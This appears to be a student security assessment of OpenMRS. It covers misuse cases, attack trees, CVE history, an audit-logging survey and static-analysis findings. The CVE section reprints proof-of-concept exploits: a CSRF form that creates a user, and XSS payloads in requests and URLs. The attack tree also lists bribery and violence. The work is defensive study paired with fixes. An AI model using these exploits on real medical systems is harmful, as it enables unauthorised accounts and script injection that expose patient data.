as all the activities will appear to have been done by the user.   Sh4 OpenMRS software:   * Will lose credibility. |
| Scope | Manage User Module |
| Abstraction Level | Abuser goal |
| Precision Level | Focussed |

|  |  |
| --- | --- |
| Name | Add Malicious Data |
| Summary | A crook intentionally inserts input infected with Cross site scripting (XSS) in the input textbox while searching/adding/editing the user |
| Author | Rushi Bhatt |
| Date | 09/30/2017 |
|  |  |
| Basic Path | A crook logs in with administrative privileges and accesses the ‘manage user’ module.  1) In the search box ‘Find User on Name’, crook inserts a malicious code with scripts tagged in between  2) In the ‘Add/Edit user’ module, malicious code can be inserted in any textbox for exp. ‘Given name’, ‘middle name’, ‘family name’ and ‘Username’  Based on the actions performed by the form, either the script can directly affect the immediate page (Reflected XSS) or can be stored into the database and can affect the following requests for the same resource (Stored XSS) |
| Alternate Path | 1) A crook can directly access the admin functionalities by logging in as normal user and accessing the admin URL (Which is possible in OpenMRS), No need to hack the admin credentials.  2) User can use advanced options in Add/Edit user form i.e. security questions and answers, as the medium to insert the malicious script  3) A crook can use any other module with the textual input for inserting the malicious script. |
| Capture Points | 1) The textual inputs are sanitised properly before the form submission through various client side validations. Exp  Blacklist the word <script> and all its variants (<Script>, <SCRIPT>, <sCrIpT> etc)  Don’t allow any Javascript keywords in the form tags  2) Add authentication check for every admin functionalities so that normal user cannot directly access the admin functionalities through URLS. |
| Extension Points |  |
|  | Preconditions: The crook has access to the Manage user module  Assumption: The crook is able to successfully login with user credentials  Worst Case Threat (Post-Condition): The crook can exploit the same vulnerability in other modules, and use malicious scripts to wipe out the entire database or steal the patient information  Capture Guarantee (Post-Condition): The crook cannot input malicious scripts due to input sanitization  Related Business Rules:  Regular user should not have admin privileges.  Potential Mis-user Profile: Skilled software professional/script kiddie with criminal intent  Stakeholders and Threats:  openMRS: Threat to database and lost confidence if the security problem gets publicized.  Customers: Loss of privacy is the crook gets access to the patient data, potential economic loss if the crook has access to their payment details |
| Scope | Manage user module (and possibly other modules as well) |
| Abstraction Level | Abuser goal |
| Precision Level | Focussed |

|  |  |
| --- | --- |
| Name | Flood System with Requests |
| Summary | A DOS attacker floods the system with persistent requests |
| Author | Neetish Pathak |
| Date | 09/30/2017 |
|  |  |
| Basic Path | The attacker floods the system by sending continuous requests. DOS attack can be achieved by following means:  BP - 0) Ping of death attack: The ping of death takes advantage of ping utility and sends data packets above the maximum limit (65,536 bytes) that TCP/IP allows. TCP/IP fragmentation breaks the packets into small chunks that are sent to the server. Since the sent data packages are more than what the server can handle, the server can freeze, reboot, or crash. It will prevent other users from accessing the OpenMRS server/webpage.  BP - 1) SYN attack: SYN is a short form for Synchronize. This type of attack takes advantage of the three-way handshake to establish communication using TCP. SYN attack works by flooding the OpenMRS server with incomplete SYN messages. This causes the victim (OpenMRS) machine to allocate memory resources that are never used and deny access to legitimate users.  BP - 2) Buffer Overflow: A buffer is a temporal storage location in RAM that is used to hold data so that the CPU can manipulate it before writing it back to the disc. Buffers have a size limit. This type of attack loads the buffer with more data that it can hold. This causes the buffer to overflow and corrupt the data it holds. For example: The attacker can send very large strings while logging in or adding entries for new user and it would corrupt the data in the buffers |
| Alternate Path | AP - 0) The attacker gets access to the server and closes all the open application ports.  AP - 1) The attacker gets physical access to the servers and shuts them down  Ap - 2) Teardown: This type of attack uses larger data packets. TCP/IP breaks them into fragments that are assembled on the receiving host. The attacker manipulates the packets as they are sent so that they overlap with each other. This can cause the intended victim to crash as it tries to reassemble the packets. |
| Capture Points | CP - 0) Firewalls: It can be used to block the traffic coming from an attacker by blocking his IP (capturing BP - 0)  CP - 1) Attacks such as SYN flooding take advantage of bugs in the operating system. Installing security patches can help reduce the chances of such attacks.  CP - 2) Intrusion Detection system can identify illegal and unauthorized traffic  CP - 3) Buffer overflow can be avoided by keeping size checks in the input fields in the application  CP - 4) Throttling: Routers can be configured via the Access Control List to limit access to the network and drop suspected illegal traffic. |
| Extension Points |  |
|  | EP - 1) Includes abuse case of SYN attack  Preconditions:  The server is running with multiple open ports (80, 443 and few other publicly known ports)  The gateway router is not configured to limit the incoming traffic. No throttling  Assumption:  The servers receive connections on different ports. The server IP is fixed  Worst Case Threat (Post-Condition):  The crook floods the system on all the ports and brings the server down. The service becomes permanently down  Capture Guarantee (Post-Condition):  The crook is blocked when the intrusion systems detect the illegal activity  Related Business Rules:  The request from a particular IP should be monitored  Potential Mis-user Profile: Professional network engineer with malicious intent/ skilled in using Nemesy, Botnets , Panther etc tools  Stakeholders and Threats:  Sha 1 ) Medical Practitioners: Medical professionals using OpenMRs systems will not be able to access the information about patients and their day to day work will be impacted.  Sha 2) OpenMRS: Will lose the credibility. The development community will have the pressure to patch the software ASAP.  Sha 3) Users: Other users who are not able to access the server will be denied from viewing their information. |
| Scope | Manage server access and availability |
| Abstraction Level | Abuser goal |
| Precision Level | Focused |


|  |  |
| --- | --- |
| Name | Accidently Delete/Disable a user |
| Summary | Authorized admin deletes or disable a user by mistake. |
| Author | Bhavya Bansal |
| Date | 09/30/2017 |
|  |  |
| Basic Path | bp0: Admin logins with admin credentials, searches a user and accidently clicks on delete/disable user option. |
| Alternate Path |  |
| Capture Points | Cp1: Admin is asked to confirm the desired action of delete or disable using a confirmation dialog box.  Cp2: Admin is asked to re-authenticate to complete the request. This will prevent any unintended/accidental delete or disable action. |
| Extension Points |  |
|  | Preconditions:  Pc1: The system should have admin account already with some users enrolled into the system.    Assumption:  As1: Admin is able to successfully login into the system    Worst Case Threat (Post-Condition):  wc1: Admin delete a user account, or may be a privileged user account by mistake.  wc2: Admin disable a user account, or may be a privileged user account by mistake.    Capture Guarantee (Post-Condition):  Cg1: An admin will never be able to delete or disable an account by mistake as he/she is needed to re-authenticate the action.    Related Business Rules:  Br1: User account shall not be deleted until necessary.    Potential Mis-user Profile: A new admin who recently joined the team and is not aware of how the system works.    Stakeholders and Threats:  Sh1 Users:   * User accounts are at the risk of either being deleted or disabled.   Sh2 Hospital/Care provider:   * can lose valuable patient/customer information and hence reputation loss.   Sh3 Admin:   * will be blamed for his/her action as this step can potentially wipe out the user information from the system   Sh4 OpenMRS software:   * Will lose credibility. |
| Scope | Manage User Module |
| Abstraction Level | Misuser goal |
| Precision Level | Focussed |

**Attack Tree for gaining access to the Manage Users module**

Attack Tree justifications/ tools needed/ description:

|  |  |  |
| --- | --- | --- |
| **Component** | **Tools Required** | **Justification** |
| Bribery | Money | Common practice |
| Social Engineering | Social Media | Common practice |
| Threat | Phone | Common practice |
| Violence | Baseball bat, Arms | Last resort |
| Log In as User | No tool required | Potential attack surface |
| Get Admin Portal URL | No tool required | Easy exploit/ common occurrence |
| SQL Injection | SQL Map, ZAP | One of the OWASP top 10 method |

**Protection Tree for the Manage Users Module**



Protection Tree justifications/ tools needed/ description:

|  |  |  |
| --- | --- | --- |
| **Component** | **Tools Required** | **Justification** |
| Ethical Training | Online Course materials, in person trainings | Common practice in organizations |
| Security Training | Online practical courses | Common practice in organizations |
| Secure Sensitive Info | No tools required | Cost of maintaining system admin |
| Change Default Credentials | No tools required | Cost of maintaining system admin |
| Follow Password Guidelines | No tools required | Cost of maintaining system admin |
| Multi Factor Authentication | Third party integrations | Industry standard nowadays |
| Apply Auth. Check | No tools required | Cost of making changes in software |
| Sanitize Input | Use of third party sanitization libraries | Cost of making changes in software |
| Use Prepared Statements | No tools required | Cost of making changes in software |

**Vulnerability history**

**1.** [**CVE-2014-8073**](https://www.cvedetails.com/cve/CVE-2014-8073/): Cross-site request forgery (CSRF) vulnerability in OpenMRS 2.1 Standalone Edition allows remote attackers to hijack the authentication of administrators for requests that add a new user via a Save User action to admin/users/user.form. It is caused by improper validation of user-supplied input by the user.form script. By persuading an authenticated user to visit a malicious Web site, a remote attacker could send a malformed HTTP request. An attacker could exploit this vulnerability to perform cross-site scripting attacks, Web cache poisoning, and other malicious activities.

Details:

* CVSS Score: 6.8
* Vulnerability type: CSRF
* Access Vector: Network
* Access Complexity: Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
* Authentication: None(Authentication is not required to exploit the vulnerability.)
* Confidentiality Impact: Partial (There is considerable informational disclosure.)
* Integrity Impact: Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
* Availability Impact: Partial (There is reduced performance or interruptions in resource availability.)

Code Snippet:

-------------------------------------------------------------------------------------------------------------------------------------------

Cross-site request forgery (CVE-2014-8073)

-------------------------------------------------------------------------------------------------------------------------------------------

<html>

<body>

<form action="http://localhost:8081/openmrs-standalone/admin/users/user.form" method="POST">

<input type="hidden" name="createNewPerson" value="true" />

<input type="hidden" name="person.names[0].givenName" value="test" />

<input type="hidden" name="person.names[0].middleName" value="test" />

<input type="hidden" name="person.names[0].familyName" value="test" />

<input type="hidden" name="person.gender" value="M" />

<input type="hidden" name="username" value="test" />

<input type="hidden" name="userFormPassword" value="Admin123" />

<input type="hidden" name="confirm" value="Admin123" />

<input type="hidden" name="roleStrings" value="Application: Registers Patients" />

<input type="hidden" name="roleStrings" value="Application: Uses Patient Summary" />

<input type="hidden" name="secretQuestion" value="" />

<input type="hidden" name="secretAnswer" value="" />

<input type="hidden" name="action" value="Save User" />

<input type="submit" value="Submit request" />

</form>

</body>

</html>

--------------------------------------------------------------------------------------------------------------------------------

**Additional details**: CSRF is one of the most common vulnerabilities in software security. Currently it is fixed in OpenMRS standalone version. We believe OpenMRS might have followed any one of the below CSRF prevention strategy:

* Anti-CSRF tokens
* Same site cookies

References:

* [https://exchange.xforce.ibmcloud.com/vulnerabilities/97692](https://exchange.xforce.ibmcloud.com/vulnerabilities/97690)

XF openmrs-cve20148073-csrf(97692)

* <http://packetstormsecurity.com/files/128748/OpenMRS-2.1-Access-Bypass-XSS-CSRF.html>
* <http://www.securityfocus.com/bid/70664> BID 70664

**2.** [**CVE-2014-8072**](https://www.cvedetails.com/cve/CVE-2014-8072/)**:** The administration module in OpenMRS 2.1 Standalone Edition allows remote authenticated users to obtain read access via a direct request to /admin. It could allow a remote attacker to bypass security restrictions, caused by the failure to restrict access to the administration URL. An attacker could exploit this vulnerability to bypass security restrictions and gain access to the administration module.

Details:

* CVSS Score: 4.0
* Vulnerability type: authentication bypass
* Access Vector: Network
* Access Complexity: Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit)
* Authentication: Single system (The vulnerability requires an attacker to be logged into the system, such as at a command line or via a desktop session or web interface)
* Confidentiality Impact:Partial (There is considerable informational disclosure.)
* Integrity Impact: None (There is no impact to the integrity of the system)
* Availability Impact: None (There is no impact to the availability of the system.)

Code Snippet:

Access control bypass to administrative interface by non-admin user (CVE-2014-8072)

--------------------------------------------------------------------------------------------------------------------------------

Any non-admin user can access the administration module with read access by simply browse directly to the administration URL.

http://localhost:8081/openmrs-standalone/admin

--------------------------------------------------------------------------------------------------------------------------------

**Additional details**: Access control bypass is not a common vulnerabilities in software security . Currently it is still present in the OpenMRS standalone version. Although not much details given about the origin of this vulnerability, we believe it can be fixed easily with improving and implementing authentication mechanism on each page/URL.

References:

* [https://exchange.xforce.ibmcloud.com/vulnerabilities/97693](https://exchange.xforce.ibmcloud.com/vulnerabilities/97690)

XF openmrs-cve20148072-access-bypass(97693)

* <http://packetstormsecurity.com/files/128748/OpenMRS-2.1-Access-Bypass-XSS-CSRF.html>
* <http://www.securityfocus.com/bid/70664> BID 70664

**3.** [**CVE-2014-8071**](https://www.cvedetails.com/cve/CVE-2014-8071/) : Multiple cross-site scripting (XSS) vulnerabilities in OpenMRS 2.1 Standalone Edition allow remote attackers to inject arbitrary web script or HTML via the

(1) givenName, (2) familyName, (3) address1, or (4) address2 parameter to registrationapp/registerPatient.page;

(5) comment parameter to allergyui/allergy.page;

(6) w10 parameter to htmlformentryui/htmlform/enterHtmlForm/submit.action;

(7) HTTP Referer Header to login.htm;

(8) returnUrl parameter to htmlformentryui/htmlform/enterHtmlFormWithStandardUi.page

(9) coreapps/mergeVisits.page

(10) visitId parameter to htmlformentryui/htmlform/enterHtmlFormWithSimpleUi.page

It is caused by improper validation of user-supplied input by various scripts. A remote attacker could exploit this vulnerability in a specially-crafted URL to execute script in a Web page which would be executed in a victim's Web browser within the security context of the hosting Web site, once the URL is clicked or page is viewed. An attacker could use this vulnerability to steal the victim's cookie-based authentication credentials.

Details:

* CVSS Score: 4.3
* Vulnerability type: Cross Site Scripting
* Access Vector: Network
* Access Complexity: Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
* Authentication: Not required (Authentication is not required to exploit the vulnerability.)
* Confidentiality Impact: None (There is no impact to the confidentiality of the system.)
* Integrity Impact: Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
* Availability Impact: None (There is no impact to the availability of the system.)

Code Snippet:

Multiple Persistent and Reflected Cross-Site Scripting (CVE-2014-8071)

--------------------------------------------------------------------------------------------------------------------------------

1) Persistent XSS

Parameters that are displayed back to the user are mostly vulnerable to cross-site scripting as user input was not validate properly and as a result, the malicious script was stored by the application and executed when it was displayed back to the user.

Below are several examples on the persistent and reflected XSS identified in OpenMRS 2.1 Standalone

--------------------------------------------------------------------------------------------------------------------------------

Register a patient page

--------------------------------------------------------------------------------------------------------------------------------

POST /openmrs-standalone/registrationapp/registerPatient.page?appId=referenceapplication.registrationapp.registerPatient HTTP/1.1

Host: localhost:8081

Referer: http://localhost:8081/openmrs-standalone/registrationapp/registerPatient.page?appId=referenceapplication.registrationapp.registerPatient

givenName=<script>alert(1)</script>&familyName=<script>alert(1)</script>&preferred=true&gender=M&birthdateDay=1&birthdateMonth=12&birthdateYear=1989&birthdateYears=&birthdateMonths=&birthdate=1989-12-1&address1=<script>alert(1)</script>&address2=<script>alert(1)</script>&cityVillage=&stateProvince=&country=&postalCode=&phoneNumber=1111

--------------------------------------------------------------------------------------------------------------------------------

Allergy page

--------------------------------------------------------------------------------------------------------------------------------

POST /openmrs-standalone/allergyui/allergy.page?patientId=82& HTTP/1.1

Host: localhost:8081

Referer: http://localhost:8081/openmrs-standalone/allergyui/allergy.page?patientId=82&

allergenType=DRUG&codedAllergen=162298&nonCodedAllergen=&nonCodedAllergen=&nonCodedAllergen=&allergyReactionConcepts=108&reactionNonCoded=&severity=1498&comment=%3Cscript%3Ealert%28%22comment%22%29%3C%2Fscript%3E

--------------------------------------------------------------------------------------------------------------------------------

Visit Note page

--------------------------------------------------------------------------------------------------------------------------------

POST /openmrs-standalone/htmlformentryui/htmlform/enterHtmlForm/submit.action?successUrl=%2Fopenmrs-standalone%2Fhtmlformentryui%2Fhtmlform%2FenterHtmlFormWithStandardUi.page%3FreturnUrl%3D%2F%2Fwww.google.com%26definitionUiResource%3Dreferenceapplication%3Ahtmlforms%2FsimpleVisitNote.xml%26visitId%3D181fdb76-3e9e-485e-b0cb-4dea548236c7%26patientId%3Db675c8d5-c189-4601-af53-b192941b2c47%26 HTTP/1.1

Host: localhost:8081

Referer: http://localhost:8081/openmrs-standalone/htmlformentryui/htmlform/enterHtmlFormWithStandardUi.page?patientId=b675c8d5-c189-4601-af53-b192941b2c47&visitId=181fdb76-3e9e-485e-b0cb-4dea548236c7&definitionUiResource=referenceapplication:htmlforms/simpleVisitNote.xml&returnUrl=//www.google.com

personId=82&htmlFormId=2&createVisit=false&formModifiedTimestamp=1412599994000&encounterModifiedTimestamp=0&visitId=509&returnUrl=%2F%2Fwww.google.com&closeAfterSubmission=null&w1=4&w3=2&w5=2014-10-10&encounterDiagnoses=%5B%5D&w10=%3Cscript%3Ealert(2)%3C%2Fscript%3E

2) Reflected XSS

--------------------------------------------------------------------------------------------------------------------------------

GET /openmrs-standalone/login.htm HTTP/1.1

Host: localhost:8081

Referer: http://www.google.com/search?hl=en&q=74b9b"><script>alert(1)</script>e2a35

http://localhost:8081/openmrs-standalone/htmlformentryui/htmlform/enterHtmlFormWithStandardUi.page?patientId=b675c8d5-c189-4601-af53-b192941b2c47&visitId=181fdb76-3e9e-485e-b0cb-4dea548236c7&definitionUiResource=referenceapplication:htmlforms/simpleVisitNote.xml&returnUrl=test<script>alert(1)</script>

http://localhost:8081/openmrs-standalone/htmlformentryui/htmlform/enterHtmlFormWithSimpleUi.page?patientId=31&visitId=1061bc20<script>alert(1)</script>92b77&definitionUiResource=referenceapplication:htmlforms/vitals.xml&returnUrl=/openmrs-standalone/coreapps/patientdashboard/patientDashboard.page?patientId=31&

http://localhost:8081/openmrs-standalone/coreapps/mergeVisits.page?patientId=31&returnUrl=</script><script>alert(1)</script>

**Additional details:** XSS is one of the most common vulnerabilities in software security. Currently it is still present in the OpenMRS standalone version. Although not much details given about the origin of this vulnerability, we believe it can be fixed easily with:

* proper sanitization of input
* validation constraints.

**Survey of Audit/Logging in OpenMRS**

|  |  |
| --- | --- |
| Test case 1 | Create Patient  Create a patient with his details and relationship with a user in the system  http://localhost:8081/openmrs-standalone/registrationapp/registerPatient.page?appId=referenceapplication.registrationapp.registerPatient |
| Expected Results | Since this activity is related to a create operation, it must be logged |
| Expected Logs | Logs should ensure that a create activity was performed but must not give away the sensitive/personal information of the patient |
| Actual Logs | Screen Shot 2017-10-25 at 10.32.26 AM.png  The actual logs show that the patient information was saved (using savePatient call). The relationship of the patient with a user in the system gets exposed from the logs. Also, the logs capture who performed the action. (Admin in this case) |
| Comment on Adequacy of Logging Mechanism | The logs do not give away the personal information of the patient (except for who is the doctor (relationship type) which can be avoided). The logs adequately capture who performed this action.  Therefore, logs are sufficiently adequate (not perfect though) |

|  |  |
| --- | --- |
| Test case 2 | View Patient Record  Read a patient information (Homepage -> Find a patient record)  http://localhost:8081/openmrs-standalone/coreapps/findpatient/findPatient.page?app=coreapps.findPatient |
| Expected Results | Since this is a read operation, it must be logged |
| Expected Logs | The logs should register that a read operation was performed and by whom |
| Actual Logs | Screen Shot 2017-10-25 at 10.41.20 AM.png  The actual logs indicate the UserService.saveUser function was called and the current user was Admin |
| Comment on Adequacy of Logging Mechanism | Read operation was logged successfully. The logs also capture who performed this operation. No personal information of the patient gets exposed  Therefore, the logs are adequate |

|  |  |
| --- | --- |
| Test case 3 | Capture Visit Details of a Patient  Initialize a visit for a patient and create a diagnosis and visit report  Homepage -> Find a patient record -> Select a patient and select start visit from the menu on the right side |
| Expected Results | Since it is a create/update operation, it must be logged |
| Expected Logs | The logs must show what actions were performed to initiate, update visit details and by whom |
| Actual Logs | Screen Shot 2017-10-25 at 10.52.28 AM.png  Logs have captured what actions were performed when the visit for the patient was started (using saveVisit, saveEncounter, saveObs, and saveUser calls). Also, logs show that User=Admin performed these actions |
| Comment on Adequacy of Logging Mechanism | Capturing visit details comprised of various activities such as start visit, enter diagnostics, enter notes, etc. The actions have been adequately captured as shown in the logs without giving away sensitive information written in the notes.  Also, the user who performed these actions is logged.  So, the logs are adequate |

|  |  |
| --- | --- |
| Test case 4 | Delete Patient  Select a patient who needs to be deleted from the system  Homepage -> Find a patient record -> Search for a patient and delete him/her from the option on the menu on the right |
| Expected Results | Since, it is a delete operation, the action must be logged |
| Expected Logs | Logs must show that a delete operation was performed on the patient and by whom (and no more) |
| Actual Logs | Screen Shot 2017-10-25 at 11.11.00 AM.png  The logs show that voidPatient is called when the patient was deleted. They also show the reason entered by the doctor/user who deleted the patient. The logs also show that current user during the operation is Admin |
| Comment on Adequacy of Logging Mechanism | Although, logs adequately capture the delete operation, they expose the reason and patient ID in plain text. Since the professional who deleted the patient may have included some sensitive information in the reason about the patient, it is not a good idea to log the exact reason for the deletion of the patient from the system. Also, logging the user ID number may give attacker an idea about what the patient ids look like in the system which can be exploited elsewhere.  Therefore, the logging mechanism is present but not sufficiently adequate. |

|  |  |
| --- | --- |
| Test case 5 | Add New Allergies  Select a patient and update the Allergies section for the patient  Homepage -> Find a patient record -> Find a patient and select allergies section from the patient details page -> Select add a new allergy and add update the values |
| Expected Results | Since, it is an update operation about the patient, it must be logged |
| Expected Logs | The logs must show that an update on the patient information was performed without giving away the sensitive details |
| Actual Logs | Screen Shot 2017-10-25 at 11.21.25 AM.png  The logs just show User=Admin during the whole operation. No logs for the update process were captured. |
| Comment on Adequacy of Logging Mechanism | There are no logs captured when the allergies information for the patient was updated. Only information that’s logged was Admin was the current user which is insufficient to track the update action.  Therefore, the logging for updating patient allergies is inadequate |

|  |  |
| --- | --- |
| Test case 6 | Start Patient Visit  Select a patient and start the visit of a patient  Homepage -> Find a patient record -> Find a patient and select “Start Visit” from the General actions section ->Click on Confirm |
| Expected Results | Since its a change in the state of patient records, the action should be logged. |
| Expected Logs | The logs must show the patient whose visit has been started, who initiated the visit and the time stamp in order to keep track of the action, without disclosing the sensitive details of the patient or the internal functional details of the code. |
| Actual Logs | imag2.png  The actual logs just show User=Admin and visit=visit during the whole operation. It not only exposes the arguments of saveUser and saveVisit function calls, but also doesn’t generate the patient info for whom the visit has been started. |
| Comment on Adequacy of Logging Mechanism | Since the logs only display the function call without the patient info or the actor, the logging cannot be considered adequate for the operation. |

|  |  |
| --- | --- |
| Test case 7 | Merge the patient record  Merge the patient record of two patients.  Homepage -> Data management -> Merge Patient Electronic Records -> Select two patients by ID or by Name -> Continue -> Select the preferred record -> click on Yes,Continue. |
| Expected Results | Since its an update and delete operation combined on the patient record, It must be logged. |
| Expected Logs | The logs must show that an update and delete on the patient information was performed without giving away the sensitive details or internal functional details |
| Actual Logs | img1.png  The logs exposes the parameter values of the voidPatient and voidPerson methods and displays the information of hashcode and uuid in the savePersonMergeLog method. |
| Comment on Adequacy of Logging Mechanism | The logs clearly mention that the patient with id # has is merged with patient id # as a string parameter in the voidPatient method, and that the patient id # has been voided, which is an adequate enough log to keep track of this action. |

|  |  |
| --- | --- |
| Test case 8 | Manage Apps in system Administration  Manage the application as Admin  Homepage ->System Administration ->Manage Apps -> Select any particular App Id and click on Action icons. That will in turn enable/disable the application. |
| Expected Results | Since its an update of the status of an application, the action should be logged, according to non-repudiation principle of security. |
| Expected Logs | The log must show that the particular application has been disabled/enabled along with admin name and a time stamp. |
| Actual Logs | No logs are generated for this particular change. |
| Comment on Adequacy of Logging Mechanism | Since there are not logs generated, we need at least the action, actor and a timestamp to make the log adequate. |

|  |  |
| --- | --- |
| Test case 9 | Scheduling an appointment  To save a timeslot  Homepage -> Appointment Scheduling -> Manager Provide Schedules -> Select a provide service and save  To schedule an appointment for a patient  Homepage -> Find patient record-> Select a patient -> Select Schedule appointment from the menu on the right side -> Schedule an appointment at the time slot set above |
| Expected Results | The information must be logged since it is create action. |
| Expected Logs | The logs should show the performed action of saving a timeslot or scheduling an appointment. However, the exact details of the appointment like time, notes etc. should not be exposed |
| Actual Logs | Screen Shot 2017-10-25 at 8.44.32 PM.png |
| Comment on Adequacy of Logging Mechanism | The logs are adequate since the saved timeslot as well as the saved appointment is properly logged. Also, the information is not exposed as plaintext as we can see the details are hashed. Also, the current user during the activity is logged adequately. |

|  |  |
| --- | --- |
| Test case 10 | End Patient Visit  Select a patient and end the visit of a patient (Provided the visit has already been started earlier)  Homepage -> Find a patient record -> Find a patient and select “End Visit” from the Current visit action section ->Click on Yes |
| Expected Results | Since its a change in the state of patient records, the action should be logged. |
| Expected Logs | The logs must show the patient whose visit has been ended, who ended the visit, the visit number and the time stamp in order to keep track of the action, without disclosing the sensitive details of the patient or the internal functional details of the code. |
| Actual Logs | imag3.png  The actual logs just show User=Admin and visit=visit along with visit Id during the whole operation. It not only exposes the arguments of saveUser and saveVisit function calls, but also doesn’t generate the patient info for whom the visit has been ended. It also doesn't show the action with the visit, whether it is starting or ending. |
| Comment on Adequacy of Logging Mechanism | Since the logs only display the function call without the patient info or the actor, the logging cannot be considered adequate for the operation. |

**Issues Found with the Fortify Static Analysis Tool**

|  |  |
| --- | --- |
| OpenMRS Deficiency 1 | **SQL Injection**: On line 164 of MigrateAllergiesChangeSet.java, the method getConceptByGlobalProperty() invokes a SQL query built using input coming from an untrusted source. This call could allow an attacker to modify the statement's meaning or to execute arbitrary SQL commands.  rs = stmt.executeQuery("SELECT concept\_id FROM concept WHERE uuid = '" + uuidS+ "'") |
| Required Change | To prevent SQL Injection:   * Accept only characters from a whitelist of safe values * Identify and escape a blacklist of potentially malicious values. * Use of parameterized SQL statements/Stored procedures which require less maintenance and can offer more guarantees with respect to security. For exp, uuid parameter can be set using rs.setInt(1,<uuid value>) |
| Change mitigates | * Whitelisting can effectively enforce strict input validation rules for parameter ‘uuid’ * Parameterized SQL statements can enforce the separation of data and command by disallowing data-directed context changes and preventing nearly all SQL injection attacks. |
| Cross-reference | page35.png |

|  |  |
| --- | --- |
| OpenMRS Deficiency 2 | **Server Side Template Injection:** The call to evaluate() in VelocityMessagePreparator.java on line 60 evaluates user-controlled data as a template engine's template, allowing attackers to access the template context and in some cases inject and run arbitrary code in the application server.    engine.evaluate(context, writer, "template", template.getTemplate()); |
| Required Change | * Do not allow users to provide templates. * If user-provided templates are necessary, perform careful input validation to prevent malicious code from being injected in the template. Exp, use Whitelisting, blacklisting and input sanitization to control the template inputs. |
| Change mitigates | * Input constraints on user provided templates can prevent attackers to inject expressions that will expose context data or run arbitrary commands on the server. |
| Cross-reference | vuln2.png |

|  |  |
| --- | --- |
| OpenMRS Deficiency 3 | **Command Injection:**The method execMysqlCmd() in MigrateDataSet.java calls exec() with a command built from untrusted data. This call can cause the program to execute malicious commands on behalf of an attacker. The attacker explicitly/implicitly controls what the command is.    Process p = (wd != null) ? Runtime.getRuntime().exec(cmds, null, wd) : Runtime.getRuntime().exec(cmds); |
| Required Change | * Do not allow users to have direct control over the commands executed by the program * In cases where user input must affect the command to be run, use the input only to make a selection from a predetermined set of safe commands * Blacklist/Whitelist the input parameters to the command execution function. Use fortify,Spring MVC,Strut and other static analysis frameworks to identify and perform input validation. * Commands should be controlled by the application and executed using an absolute path * Command values and paths read from configuration files or the environment should be sanity-checked against a set of invariants that define valid values. * Use principle of least privilege when executing any external commands |
| Change mitigates | * Blacklisting selectively rejects or escapes potentially dangerous characters before using the input * Whitelist can effectively accept only the input composed exclusively of characters in the approved set. * Sanity checks against the path and values can enforce the safety of the environment and prevent attacker to exploit the command execution. * Giving least privileges to external command can minimize the damage. |
| Cross-reference | vuln3.png |

|  |  |
| --- | --- |
| OpenMRS Deficiency 4 | **Path Manipulation:** Attackers are able to control the filesystem path argument to File() at HL7ServiceImpl.java line 1163, which allows them to access or modify otherwise protected files**.** This may give the attacker the ability to overwrite the specified file or run with a configuration controlled by the attacker.  File fileToWriteTo = new File(dayDir, hl7InArchive.getUuid() + (StringUtils.isBlank(hl7InArchive.getHL7SourceKey()) ? "" : "\_" + hl7InArchive.getHL7SourceKey()) +".txt"); |
| Required Change | * Implement a level of indirection: create a list of legitimate resource names that a user is allowed to specify, and only allow the user to select from the list. * In some case where the resource list is too large, use blacklisting/whitelisting to constraint the user input for the path. |
| Change mitigates | * With indirection, input provided by the user is never used directly to specify the resource name and hence the path manipulation threat is mitigated. * Blacklisting selectively rejects or escapes potentially dangerous characters before using the input * Whitelist can effectively accept only the input composed exclusively of characters in the approved set. |
| Cross-reference | vuln4.png |

|  |  |
| --- | --- |
| OpenMRS Deficiency 5 | **Log Forging:** The method becomeUser() in Context.java writes unvalidated user input to the log on line 328. An attacker could take advantage of this behavior to forge log entries or inject malicious content into the log. If the log file is processed automatically, the attacker may be able to render the file unusable by corrupting the format of the file or injecting unexpected characters or skewing the log statistics.  log.info("systemId: " + systemId); |
| Required Change | * Implement a level of indirection:create a set of legitimate log entries that correspond to different events that must be logged and only log entries from this set. * To capture dynamic content, such as users logging out of the system, always use server controlled values rather than user-supplied data. * As an added precaution, blacklist/whitelist the input parameters to the command execution function. Use fortify,Spring MVC,Strut and other static analysis frameworks to identify and perform input validation. |
| Change mitigates | * With indirection, input provided by the user is never used directly to specify the resource name and hence the path manipulation threat is mitigated. * Server side validations are generally more hard to break and server controlled values provide better protection from such attacks * Blacklisting selectively rejects or escapes potentially dangerous characters before using the input * Whitelist can effectively accept only the input composed exclusively of characters in the approved set. |
| Cross-reference | vuln5.png |

|  |  |
| --- | --- |
| OpenMRS Deficiency 6 | **Password Management: Hardcoded Password:** In line 22 of SchdulerConstants.java file, Value of SCHEDULER\_DEFAULT\_PASSWORD is hardcoded. Hardcoded passwords may compromise system security in a way that cannot be easily remedied.  public static String SCHEDULER\_DEFAULT\_USERNAME = "admin";  public static String SCHEDULER\_DEFAULT\_PASSWORD =\*\*\*\*\*\* |
